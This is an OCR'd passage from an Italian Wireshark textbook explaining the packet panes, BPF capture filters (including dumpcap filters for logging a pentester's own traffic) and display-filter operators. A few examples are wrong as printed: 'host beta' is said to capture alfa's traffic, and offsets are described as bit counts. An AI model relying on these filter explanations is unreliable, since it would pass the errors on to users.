


Figura 1.2 Il pannello Packet List.

Questa finestra offre una vista "dall'alto" della rete che si sta esaminando o della cattura di pacchetti caricata in Wireshark. L'ultima

colonna, etichettata per default *Info*, offre un rapido riepilogo di quel che il pacchetto contiene. Ovviamente, dipende dal pacchetto, ma potrebbe essere l'URL di una richiesta HTTP o dei contenuti di una query DNS, il che è molto utile per avere un'idea rapida del traffico importante nella cattura.

Pannello Packet Details

Sotto il pannello *Packet List* si trova il pannello *Packet Details*. Quest'ultimo mostra informazioni sul pacchetto selezionato in *Packet List*. Le informazioni sono molte, scendendo nel dettaglio fino a quelli che sono i vari byte nel pacchetto. Qui si trovano informazioni come gli indirizzi MAC di origine e destinazione. La riga successiva contiene le informazioni sull'IP; quella successiva ancora mostra che il pacchetto invia alla porta 58531 UDP. La riga successiva mostra quali informazioni siano contenute in quel pacchetto UDP.

Queste righe sono ordinate in base alle intestazioni (*header*) secondo il modo in cui sono ordinate quando si inviano dati sulla rete. Questo significa che possono cambiare, se effettuate la cattura su un tipo diverso di rete, per esempio una rete wireless, che ha intestazioni differenti. La colonna DNS, che contiene i dati di applicazione incapsulati in UDP, è espansa nella Figura 1.3.

Notate come Wireshark consenta di estrarre facilmente informazioni, come l'effettiva query DNS che è stata effettuata in questo pacchetto DNS. Questo è ciò che rende Wireshark un potente strumento di analisi di rete. Non c'è bisogno di memorizzare il protocollo DNS per sapere quali bit e byte a quale offset si traducono in una query DNS.




Figura 1.3 Il pannello Packet Details.

Sottoalberi

I dettagli sarebbero eccessivi se mostrati tutti insieme, perciò le informazioni sono organizzate e collassate in sezioni. Queste sezioni, chiamate *sottoalberi* (*subtree*), si possono collassare ed espandere per visualizzare solo ciò che serve. (Nella Figura 1.2, i sottoalberi sono collassati; nella Figura 1.3, sono espansi.)

NOTA

Sentirete definire *frame di dati* o *pacchetto* il messaggio inviato da un dispositivo all'altro. Ma qual è la differenza? Quando ci si vuole riferire al messaggio al livello 2 OSI (lo strato del collegamento dati, dove si usa l'indirizzo MAC), il messaggio nel suo complesso è chiamato *frame*. Quando invece ci si riferisce al messaggio al livello 3 del modello OSI (lo strato di rete, per esempio, con l'uso dell'indirizzo IP), il messaggio è definito un *pacchetto*.

Se sapete già bene come è strutturato un frame di dati, riconoscerete come sono divisi i sottoalberi dei dettagli del pacchetto. I dettagli sono strutturati in sottoalberi in base alle intestazioni del frame di dati. Potete collassare/espandere un sottoalbero facendo un clic sul segno di freccia vicino alla sezione pertinente. La freccia punta verso destra se il sottoalbero è collassato; se fate clic sulla freccia per espandere quel sottoalbero, la freccia poi punterà verso il basso (vedi la Figura 1.3). Ovviamente, avete sempre la possibilità di espandere o collassare tutti i sottoalberi con un clic destro in qualsiasi punto del pannello *Packet Details* per lanciare il menu di scelta rapida relativo.

Nelle Figure 1.2 e 1.3 è selezionato il pacchetto numero 7. Il pacchetto selezionato nel pannello *Packet List* è quello presentato nei pannelli sottostanti. In questo caso, nel pannello *Packet Details* è visualizzato il pacchetto numero 7.

NOTA

Di solito i pacchetti sono numerati in funzione del momento in cui sono ricevuti, anche se non è garantito. La libreria di cattura dei pacchetti (pcap) determina l'ordinamento dei pacchetti.

Se fate un doppio clic su questo pacchetto, compare una finestra distinta, con i dettagli del pacchetto, il che è utile quando si vogliono confrontare visivamente e con rapidità due pacchetti diversi. L'area *Packet Details* nella Figura 1.3 mostra varie righe di informazioni che si possono espandere o collassare.

Catturare abbastanza dettagli

La prima riga contiene metadati relativi al pacchetto, per esempio il numero del pacchetto, quando è stato catturato, su quale interfaccia, e il numero dei byte catturati rispetto al numero dei byte sulla linea. Quest'ultima parte può sembrare un po' strana: non si catturano sempre tutti i byte che passano sulla linea? Non necessariamente. Alcuni strumenti di cattura di rete consentono di catturare solo un

sottonsieme dei byte effettivamente trasmessi sulla linea, e questo è utile se si vuole solo avere un'idea del tipo di pacchetti che vengono trasmessi, ma non di quello che contengono gli effettivi pacchetti, il che può ridurre di molto la dimensione della cattura. Il lato negativo, ovviamente, è che se ne ricava solo una quantità limitata di informazioni. Se lo spazio su disco non è un problema, potete catturare tutto. Ricordate solo che catturate e memorizzate tutto il traffico che passa sul cavo di rete, e può diventare presto una quantità significativa di dati.

Esistono dei modi per limitare le dimensioni della cattura. Per esempio, invece di dati troncati, catturare solo tipi di pacchetti specifici anziché tutto il traffico. Se qualcuno vuole inviarvi una cattura, o se volete vedere un traffico specifico, potete chiedere a Wireshark di catturare solo il traffico che volete, e risparmiare spazio. Tutto si fa utilizzando i filtri giusti, come vedremo tra breve.

Pannello Packet Bytes

Dopo il pannello *Packet Details* viene il pannello *Packet Bytes*. Questo pannello si trova nella parte inferiore della schermata e vince il premio per l'elemento meno intuitivo. A prima vista, sembra un'accozzaglia incomprensibile, ma abbiate pazienza: fra qualche paragrafo diventerà tutto chiaro.

Offset, Hex e ASCII

Come potete vedere, *Packet Bytes* è diviso in tre colonne. La prima a sinistra semplicemente è un conteggio incrementale: 0000, 0010, 0020 e così via. Questo è l'offset (in esadecimale) del pacchetto selezionato. Qui, *offset* significa semplicemente il numero dei bit a partire dall'inizio (ancora una volta, in esadecimale, dove 0×0010 = 16 in decimale). La colonna centrale presenta, in esadecimale, le

informazioni che si trovano a quell'offset. La colonna di destra mostra le stesse informazioni, ma in ASCII. Per esempio, la quantità totale di informazione dall'inizio (offset 0000) fino all'offset 0010 è di 16 byte. La colonna centrale presenta ciascuno dei 16 byte in esadecimale; la colonna di destra li presenta in caratteri ASCII. Quando un valore esadecimale non corrisponde a un carattere ASCII stampabile, viene visualizzato solo un "." (un punto). Perciò il pannello *Packet Bytes* presenta effettivamente i dati grezzi dei pacchetti come sono visti da Wireshark e, per default, questi dati sono visualizzati in byte esadecimali.

Un clic destro sul pannello offre l'opzione di convertire i byte esadecimali in bit, la rappresentazione più pura dei dati, anche se spesso non intuitiva quanto la rappresentazione esadecimale. Un'altra caratteristica interessante è che se si evidenzia una riga nel riquadro *Packet Details* vengono evidenziati anche i dati corrispondenti nel pannello *Packet Bytes*, il che può essere utile quando si risolvono i problemi della dissezione di Wireshark, poiché è possibile vedere esattamente quali byte di pacchetto il dissettore stia esaminando.

Filtri

Quando iniziate la vostra prima cattura di pacchetti, nel pannello *Packet List* probabilmente succederanno molte cose. I pacchetti si spostano sullo schermo troppo rapidamente per ricavarne qualcosa di sensato. Per fortuna, qui vengono in aiuto i filtri, che sono il modo migliore per scendere rapidamente in profondità alle informazioni che sono più rilevanti nelle sessioni di analisi. Il motore di filtro di Wireshark consente di ridurre i pacchetti nell'elenco, in modo che i flussi di comunicazione o determinate attività dei dispositivi di rete diventino subito evidenti.

Wireshark consente due tipi di filtri: i *filtri di visualizzazione* (*display filters*) e i *filtri di cattura* (*capture filters*). I primi hanno conseguenze solo su quello che si vede nell'elenco dei pacchetti; i secondi agiscono sulla cattura e trascurano i pacchetti che non soddisfano i criteri indicati. Notate che anche la sintassi dei due tipi di filtri non è identica.

I filtri di cattura usano una sintassi di basso livello, denominata *Berkeley Packet Filter* (BPF), mentre i filtri di visualizzazione usano una sintassi logica che vi sarà familiare dai linguaggi di programmi più diffusi. Anche tre altri strumenti di cattura dei pacchetti (TShark, Dumpcap e tcpdump) usano BPF per il filtraggio della cattura: è una notazione rapida ed efficiente. TShark e Dumpcap sono strumenti di cattura dei pacchetti da riga di comando e offrono capacità di analisi (il secondo è l'equivalente da riga di comando di Wireshark). Di TShark parleremo nel Capitolo 4, dove forniremo anche esempi di output. Il terzo, tcpdump, è rigorosamente uno strumento di cattura di pacchetti.

In generale, userete filtri di cattura quando vorrete limitare la quantità di dati di rete da elaborare e salvare; userete i filtri di visualizzazione per esaminare solamente i pacchetti che volete analizzare, una volta che i dati sono stati elaborati.

Filtri di cattura

Nel catturare il traffico di rete, ci saranno occasioni in cui potrete limitare in anticipo il traffico che volete, e altre in cui dovrete limitarlo per evitare che i file di cattura diventino troppo grandi. Wireshark consente di filtrare il traffico nella fase di cattura. Il procedimento è abbastanza simile a quello dei filtri di visualizzazione, che vedremo più avanti, ma qui i campi utilizzabili per il filtraggio sono meno numerosi e la sintassi è diversa. È importante aver chiaro che un filtro di cattura seleziona i pacchetti prima che vengano catturati; un filtro di

visualizzazione, invece, seleziona quali debbano essere visualizzati fra i pacchetti salvati. Un filtro di cattura restrittivo, quindi, significa che il file di cattura sarà più piccolo (e quindi sarà minore anche il numero dei pacchetti visualizzati). Se non si usano filtri di cattura invece si catturano tutti i pacchetti, perciò si otterrà un file di cattura di grandi dimensioni, su cui poi si potranno applicare i filtri di visualizzazione per ridurre l'elenco dei pacchetti mostrati.

È sensato che Wireshark catturi tutto per default, ma in effetti in alcune situazioni usa filtri di cattura di default. Se usate Wireshark in una sessione remota, per esempio attraverso Remote Desktop e SSH, la cattura di ogni pacchetto includerebbe molti pacchetti che trasmettono il traffico della sessione. Al lancio, Wireshark controlla se sia in uso una sessione remota e, se è così, usa per default un filtro di cattura per escludere il traffico della sessione remota.

Gli elementi che costituiscono un filtro di cattura sono il *protocollo*, la *direzione* e il *tipo*. Per esempio `tcp dst port 22` cattura solo i pacchetti TCP che hanno come destinazione la porta 22. I tipi possibili sono:

- `host`
- `port`
- `net`
- `portrange`

La direzione può essere impostata utilizzando `src` o `dst`. Come avrete già immaginato, `src` è per catturare da uno specifico indirizzo di origine, mentre `dst` può specificare l'indirizzo di destinazione. Se non viene specificato il tipo, verranno considerati entrambi. Oltre a specificare una direzione, si possono usare anche i seguenti modificatori: `src or dst` e `src and dst`.

In modo analogo, se non si specifica un tipo, viene assunto un tipo `host`. Notate che è necessario specificare almeno un oggetto con cui effettuare il confronto; il modificatore `host` non verrà assunto se si specifica come filtro solo un indirizzo IP, e il risultato sarà un errore di sintassi.

Direzione e protocollo possono essere omessi per cercare un tipo nell'origine e nella destinazione su tutti i protocolli. Per esempio, `dst host 192.168.1.1` mostrerebbe solo il traffico che va all'IP specificato. Se si omettesse `dst`, verrebbe mostrato il traffico in ingresso e in uscita da quell'indirizzo IP.

Quelli che seguono sono i protocolli BPF di uso più comune:

- `ether` (filtra i protocolli Ethernet)
- `tcp` (filtra il traffico TCP)
- `ip` (filtra il traffico IP)
- `ip6` (filtra il traffico IPv6)
- `arp` (filtra il traffico ARP)

Oltre ai componenti standard, esiste un insieme di *primitive* che non rientrano in nessuna categoria:

- `gateway` (soddisfatta se un pacchetto ha usato come gateway l'host specificato)
- `broadcast` (per il traffico broadcast, non unicast)
- `less` (minore di, seguito da una lunghezza)
- `greater` (maggiore di, seguito da una lunghezza)

Queste primitive possono essere combinate con gli altri component. Per esempio, `ether broadcast` estrarrà tutto il traffico Ethernet broadcast.

Le espressioni dei filtri di cattura possono essere combinate mediante gli operatori logici:

- `and` (`&&`)
- `or` (`||`)
- `not` (`!`)

Per esempio, ecco alcuni filtri per sistemi denominati *alfa* e *beta*:

- `host beta` (cattura tutti i pacchetti in ingresso e in uscita dal sistema alfa)
- `ip6 host alfa and not beta` (cattura tutti i pacchetti IP fra alfa e ogni altro host tranne beta)
- `tcp port 80` (cattura tutto il traffico TCP che passa per la porta 80)

Debug dei filtri di cattura

I filtri di cattura agiscono a un livello basso dei dati di rete catturati. Sono compilati in codici operativi del processore (linguaggio del processore) per garantire le migliori prestazioni. Il BPF compilato può essere visualizzato con l'operatore `-d` in tcpdump, Dumpcap o TShark, e nel menu *Capture Options* della GUI.

Questo è utile quando si deve effettuare il debug per identificare un errore, se il filtro non fa esattamente quello che ci si aspettava. Quello che segue è un esempio di output da un filtro BPF.

```
localhost:~$ dumpcap -f "ether host 00:01:02:03:04:05" -d
Capturing on 'eth0'
(000) ld    [8]
(001) jeq   #0x2030405    jt 2  jf 4
(002) ldh   [6]
(003) jeq   #0x1       jt 8  jf 4
(004) ld    [2]
(005) jeq   #0x2030405    jt 6  jf 9
(006) ldh   [0]
(007) jeq   #0x1       jt 8  jf 9
(008) ret   #65535
(009) ret   #0
```

Come abbiamo detto, l'uso dell'operatore `-d` visualizza il codice BPF del filtro di cattura. Come usato nell'esempio precedente, inoltre,

l’operatore `-f` visualizzerà la sintassi libpcap del filtro.

Quella che segue è una spiegazione del BPF, riga per riga.

- La riga 0 carica l’offset per la seconda parte dell’indirizzo di origine.
- La riga 1 confronta il pacchetto all’offset con 2030405 e salta alla riga 2 se sono identici, alla riga 4 in caso contrario.
- Le righe 2 e 3 caricano l’offset per la prima parte dell’indirizzo di origine e lo confrontano con 0001. Se anche qui c’è corrispondenza, ritorna 65535 per catturare il pacchetto.
- Le righe dalla 4 alla 7 fanno la stessa cosa delle righe dalla 0 alla 3, ma per l’indirizzo di destinazione.
- Le righe 8 e 9 sono istruzioni di ritorno.

Si può usare questo metodo per analizzare il filtro passo per passo e verificare dove sta l’errore.

Filtri di cattura per il pentesting

Immaginiamo che già conosciate il termine, ma per ogni eventualità: *pentesting* è la crasi di *penetration testing*, l’arte di condurre test su un computer, una rete o un’applicazione alla ricerca di vulnerabilità. I pentester che leggono questo libro sapranno bene che si finisce per prendersi la colpa di ogni problema che avviene sulla rete, anche se non si è connessi in quel momento. Catturare i dati di un pentest perciò è utile quando si deve dimostrare a clienti irritati che davvero non si ha nulla a che fare con la morte di uno switch o con l’esplosione di un sistema SCADA critico. È utile anche quando si devono rivedere le catture di pacchetti per raccogliere informazioni generali o per l’analisi e il reporting dopo il test.

Il frammento di codice che segue catturerebbe tutto il traffico in uscita e fungerebbe da registro delle vostre azioni sulla rete. Cattura

solo il traffico che viene dalla vostra scheda di rete, identificata mediante l'indirizzo MAC e lo salva in vari file identificati con giorno e ora e il prefisso `pentest`. Notate che qui è stato usato Dumpcap anziché la GUI o TShark.

```
dumpcap -f "ether src host 00:0c:29:57:b3:ff" -w pentest -b
 filesize:10000
```

Potete eseguire questo frammento in background, poiché l'esecuzione di una istanza completa di Wireshark impegnerebbe troppe risorse del sistema.

Salvare solo il traffico in uscita non servirebbe molto per una analisi di test di penetrazione. Per catturare tutto il traffico in arrivo e in uscita dalla macchina di test, combinato con il traffico broadcast, usate:

```
dumpcap -f "ether host 00:0c:29:57:b3:ff or broadcast" -w pentest -b
 filesize:10000
```

Come potete vedere, è stata eliminata solo la direttiva `src`, e si è combinata una espressione broadcast con l'espressione per Ethernet mediante l'operatore `or`.

Si può usare anche l'espressione seguente, per catturare il traffico in ingresso e in uscita da un elenco di indirizzi IP, per esempio tutti gli IP che sono nel raggio d'azione del test di penetrazione. Questo vale per casi in cui si usano più macchine virtuali e quindi più indirizzi MAC, ma si vuole registrare tutto il traffico pertinente.

```
dumpcap -f "ip host 192.168.0.1 or ip host 192.168.0.5"
```

L'elenco degli host può diventare un po' troppo lungo da scrivere manualmente, perciò è più pratico elencare i target nel proprio raggio d'azione in un file `hosts.txt` e poi usare quest'ultimo. Per generare il filtro stesso, usate questo comando di una riga ed eliminate l'ultimo `or`:

```
cat hosts.txt | xargs -I% echo -n "ip host % or"
```

Filtri di visualizzazione

Per iniziare ad affrontare i filtri di visualizzazione, cominciamo con una breve spiegazione della sintassi e degli operatori disponibili, poi vedremo un uso tipico.

La sintassi del filtro di visualizzazione si basa su espressioni che restituiscono i valori `true` o `false` e utilizzano gli operatori di confronto; si possono combinare con gli operatori booleani per esprimere criteri complessi e ottenere i risultati desiderati. La Tabella 1.1 (da `http://www.wireshark.org/docs/wsug_html_chunked/ChWorkBuildDisplayFilterSection.html`) elenca gli operatori di confronto più comuni.

Tabella 1.1 Operatori di confronto.

Operatore	In stile C	Descrizione
`eq`	`==`	Uguale a
`ne`	`!=`	Non uguale a (diverso da)
`gt`	`>`	Maggiore di
`lt`	`<`	Minore di
`ge`	`>=`	Maggiore o uguale a
`le`	`<=`	Minore o uguale a
`Contains`		Verifica se il campo contiene un dato valore
`Matches`		Esamina un campo sulla base di un'espressione regolare in stile Perl

Se avete usato qualche linguaggio di programmazione moderno, questa sintassi vi sarà familiare. Per creare un'espressione utile dovete applicare questi operatori alle variabili nel pacchetto. In Wireshark è possibile accedendo alle variabili raggruppate per protocollo. Per esempio, `ip.addr` conterrebbe l'indirizzo della destinazione e dell'origine. L'enunciato seguente filtra tutto il traffico che viene o va all'indirizzo IP fornito: `ip.addr == 1.2.3.4`. Questo confronterà sia l'indirizzo di origine sia quello di destinazione nell'intestazione del pacchetto IP e restituirà `true` per i pacchetti in entrambe le direzioni.

NOTA

Ricordate che l'espressione controlla entrambi i valori della variabile specificata, se si presenta più di una volta nel pacchetto. Per esempio, `eth.addr` controllerà sia l'origine sia la destinazione. Questo può portare a un comportamento inatteso, se le espressioni sono raggruppate in modo errato, il che accade in particolare nelle espressioni contenenti una negazione, come `eth.addr != 00:01:02:03:04:05`. Questa espressione restituirà sempre il valore `true`.

Nell'esempio precedente sugli operatori di confronto, si è confrontato un indirizzo IP alla variabile `ip.addr` per visualizzare solo il traffico in entrata e in uscita da quell'IP. Se si volesse confrontare la stessa variabile con `google.com`, Wireshark presenterebbe un messaggio d'errore perché la variabile non è un indirizzo IP. Le variabili utilizzabili nelle espressioni sono tipizzate: questo significa che il linguaggio si aspetta che un oggetto di un certo tipo venga confrontato solo con una variabile dello stesso tipo. Per vedere le variabili disponibili e i loro tipi, potete usare la pagina Wireshark Display Filter Reference all'indirizzo `http://www.wireshark.org/docs/dfref/`. Nella pratica, potete anche vedere i valori che Wireshark si aspetta per ciascun elemento nel pacchetto esaminando il pacchetto nel pannello *Packet Details*. I nomi delle variabili si possono trovare nella parte inferiore sinistra della schermata nella barra di stato, oppure li si può cercare nella pagina di riferimento. La barra di stato elenca il campo filtro per la riga selezionata nel pannello *Packet Details*.

Per un esempio, vedete la Figura 1.4. È stato catturato un pacchetto e nel pannello *Packet Details* è stato selezionato un byte, che indica la versione IP. Guardate la parte inferiore sinistra della finestra, nella barra di stato: "Version (ip.version), 1 byte".




Figura 1.4 Informazioni di campo nella barra di stato.

Un buon modo per filtrare i pacchetti disponibili è decidere un'espressione esaminando un pacchetto che vi interessa. È più facile vedere i marcatori che differenziano i pacchetti che si vogliono vedere confrontando i campi nel pannello *Packet Details*. Come si vede nella Figura 1.5, ciascun campo nel pacchetto ARP è elencato con un valore leggibile (esadecimale nel pannello *Packet Details*) seguito dal valore grezzo (sulla destra nel pannello *Packet Details*). Entrambi questi valori possono essere usati in un'espressione, poiché Wireshark trasforma il formato leggibile nel corrispondente formato grezzo, per nostra comodità. Per esempio, volendo vedere solo le richieste ARP nel pannello *Packet List*, il filtro dovrebbe essere `arp.opcode == 1`. In questo caso, se si scrivesse `request` non andrebbe bene, poiché non si tratta di una rappresentazione nominale degli stessi dati. (Il numero 1 potrebbe significare molte cose.) Con indirizzi MAC, nomi di protocollo e così via, può essere usata la versione nominale.




Figura 1.5 Codice operativo di pacchetto ARP.

Di solito una sola espressione non è abbastanza specifica da ridurre il flusso dei pacchetti a quelli che si cercano, nel caso di grandi catture di pacchetti, come nella Figura 1.5. Per identificare l'insieme preciso dei pacchetti che si vogliono vedere, si possono combinare le espressioni con gli operatori logici. La Tabella 1.2 elenca gli operatori disponibili (da `http://www.wireshark.org/docs/wsug_html_chunked/ChWorkBuildDisplayFilterSection.html`). Si possono usare sia la versione a parole sia quella simbolica degli operatori, a piacere.

Tabella 1.2 Operatori logici.

Operatore	In stile C	Descrizione
`and`	`&&`	`AND` logico (congiunzione). Restituisce `true` se entrambe le espressioni sono vere.
`or`	`||`	`OR` logico (disgiunzione). Restituisce `true` se una o entrambe le espressioni sono vere.
`xor`	`^^`	`OR` esclusivo logico. Restituisce `true` solo se una e solo una delle due espressioni è vera.
`not`	`!`	`NOT` logico (negazione). Nega l'espressione che segue.

Operatore	In stile C	Descrizione
	`[ ]`	Operatore di sezione (*slice*). Con questo operatore si può accedere a una sottostringa della stringa. `dns.resp.name[1..4]` accede ai primi quattro caratteri del nome di risposta DNS.
	`( )`	Raggruppa le espressioni.

Costruzione interattiva di filtri di visualizzazione

Per esercitarvi rapidamente nella costruzione di filtri, potete usare l'interfaccia grafica di Wireshark e i vari menu contestuali per costruire filtri interattivamente. Iniziate con un clic destro su una sezione di un pacchetto che vi interessa, poi selezionate *Apply as Filter > Selected* per filtrare l'elenco dei pacchetti in base alla variabile selezionata. Per esempio, selezionare il campo dell'indirizzo IP dell'origine e applicarvi un filtro è un buon modo per iniziare rapidamente a restringere i pacchetti a quelli che interessano.

Dopo aver filtrato per questo particolare indirizzo IP, potete aggiungere al filtro una porta di destinazione, per vedere solo il traffico da quell'host alla porta 80 (per esempio). Potete farlo anche nella GUI senza eliminare il filtro corrente, con un clic destro sulla porta di origine nel pannello *Packet Details*, selezionando quindi *Apply as Filter > Selected* per combinare il nuovo filtro con il vecchio utilizzando la congiunzione `and`. La GUI elenca inoltre altre combinazioni possibili, come `or`, `not` e così via. Potete anche usare l'opzione *Prepare as Filter* nel menu di scelta rapida per creare il filtro senza applicarlo al vostro pannello *Packet* List.

La Figura 1.6 presenta un esempio del codice del filtro di visualizzazione dopo la selezione di due elementi: i pacchetti del protocollo ARP e l'indirizzo MAC dell'origine.

